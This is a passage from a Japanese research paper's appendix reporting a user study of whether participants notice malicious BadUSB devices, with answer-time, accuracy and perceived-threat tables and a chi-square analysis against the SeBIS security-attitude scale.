3	10	windows	chrome	○	1	5	4	4
4	4.5	windows	chrome	○	1	5	4	3
5	5	windows	chrome	○	2	5	2	4
6	6	mac	chrome	×	3	5	4	2
7	10	mac	firefox	○	2	5	3	3
8	4	mac	chrome	△	2	2	4	1
9	3	mac,windows	chrome	○	1	4	5	4
10	3	windows	chrome	×	5	3	4	2
11	3	mac	chrome	×	4	5	2	3
12	5	windows	chrome	○	2	5	5	4
13	4	mac	chrome	○	3	3	2	5
14	15	windows,mac,ubuntu,centos	chrome	○	1	5	3	4
15	12	windows	IE,chrome	×	3	5	4	2
16	12	windows	chrome	×	2	4	3	2
17	10	windows	chrome	○	1	4	4	2
18	10	windows	chrome	○	2	5	4	4
19	3	mac	chrome	○	2	3	3	5
20	6	mac	chrome	△	2	4	2	4
21	8	windows	chrome	○	2	5	3	4
22	6	windows	chrome	○	2	5	4	4
23	3	windows	chrome	○	2	5	2	3
24	10	windows	chrome	×	2	5	2	4
25	2.5	centos	chrome	×	5	5	3	1
26	6	windows	chrome	○	3	5	5	3
27	2	mac	chrome	×	1	5	4	3
28	10	windows	firefox	×	2	5	3	5
29	5	windows	chrome	×	3	2	4	5
30	10	windows	chrome	×	2	5	2	3
31	3	windows	IE	×	3	5	4	2



図 A.1　4 つのデバイスについての被験者の回答時間分布

表 A.3　評価実験における平均正答率と平均脅威度

	(1)	(2)	(4)	(5)	平均	最大	最低
正解度	66.1	71.0	51.6	100	72.2	100.0	37.5
脅威度	2.2	4.5	3.4	3.3	3.3	4.0	3.0

表 A.4　(1) の正答率と脅威度の分割表

	(1)					(2)					(4)					(5)				
T	1	2	3	4	5	1	2	3	4	5	1	2	3	4	5	1	2	3	4	5
○	2	3	2	0	2	0	0	1	0	2	0	1	1	2	1	2	6	8	10	5
△	1	2	0	0	0	0	0	1	2	9	0	6	4	8	2	0	0	0	0	0
×	4	10	4	1	0	0	2	1	3	10	0	1	2	2	1	0	0	0	0	0

図 A.1 に各 BadUSB に対する回答時間を示す．USB 番号は 2.1 で述べた BadUSB に対応している．いくつかの外れ値が見られるが，これは不正動作が行われた後に PC 内のフォルダを一つずつ確認した数名の被験者である．(2) や (5) といった目に見えてわかりやすいものはあまり回答まで時間がかかっていない．逆にマウス操作のような地味なものはかなり時間がかかっている．

表 A.3 に各 BadUSB に対するそれぞれの平均正解度と平均脅威度を示す．正解度 (Accuracy) は (○の人数 + △の人数*0.5)*100/被験者数と定義する．脅威度は 1 が最も脅威度が低く，5 が最も高い．平均正解度の内，最も高いのが (5) の 100 %，最も低い正答率は (4) の 51.6 %だった．平均脅威度について，(2) の脅威度が最も高い．(4) と (5) の脅威度にそれほど差は出なかったが，(1) に高い脅威度をつける被験者はほとんどいなかった．(1) はマウスを操作するだけのものであり，正解度に関わらず脅威に感じる人が少なかったと思われる．(2) は最も脅威度が高くなっているが，正解度を見ると 71.0 %と 2 番目に高い．対して最も正解度の低い (4) は脅威度は 3.4 とそれほど高くない．被験者は自分が気づかなかったものより，目に見えてかつ顔写真といった情報を取られる方が脅威に感じると考えられる．

表 A.5　IT 指向度の分布

IT 指向度	0	1	2	3
人数	4	12	10	5



図 A.2　セキュリティ指向度 SeBIS の分布

表 A.5 に IT 指向度，図 A.2 にセキュリティ指向度の分布を示す．それぞれの指向度平均は 1.5，47 である．



図 A.3　セキュリティ指向度に対する正解度の散布図

図 A.3 に SeBIS と正解度の散布図を示す．SeBIS が幅広く分布しているのに対して，正解度が平均の 75 % 付近に集中している．相関係数は 0.2 で，両者には弱い正の相関がある．

表 A.6　SeBIS と正解度，脅威度の分割表及びカイ検定の結果

	正解度			脅威度		
	$A < \mu(A)$	$A \geq \mu(A)$	p 値	$T < \mu(T)$	$T \geq \mu(T)$	p 値
$S < \mu(S)$	4	10	0.6	8	6	0.9
$S \geq \mu(S)$	6	11		7	10	

表 A.6 に SeBIS S の平均値 $\mu(S)$ 以上か否かによって，不正デバイスを正しく認識した被験者数を示す．それぞれ，平均正解度 $\mu(A)$ と平均脅威度 $\mu(T)$ との対応を示している．SeBIS によって被害が変わるか，自由度 1 のカイ二乗検定を行った．p 値はそれぞれ 0.6，0.9 であり，有意水準 0.05 を大きく超えたため，セキュリティ指向度と不正デバイスの認知率は独立である帰無仮説が受理された．

A.5　おわりに

本研究によって，一部を除いてセキュリティ指向度と BadUSB への認知に関連性はなく，セキュリティ指向度によって攻撃のリスクが高くなるわけではないことが明らかになった．

本実験では被験者は必ず BadUSB を挿すと仮定した状況だったが，BadUSB のリスクを明らかにするには被験者は不正デバイスの正体を知らない状況でどうするかを調査する必要がある．より実際の状態に近づけた状況での評価の実施を今後の課題とする．

参考文献

[1] Matthew Tischer, et. al, "Users Really Do Plug in USB Drives They Find", ACM CHI'15, 2015.

[2] S. Egelman and E. Peer, "Scaling the Security Wall: Developing a Security Behavior Intentions Scale (SeBIS)," in SIGCHI Conference on Human Factors in Computing Systems (CHI '15). ACM, 2015.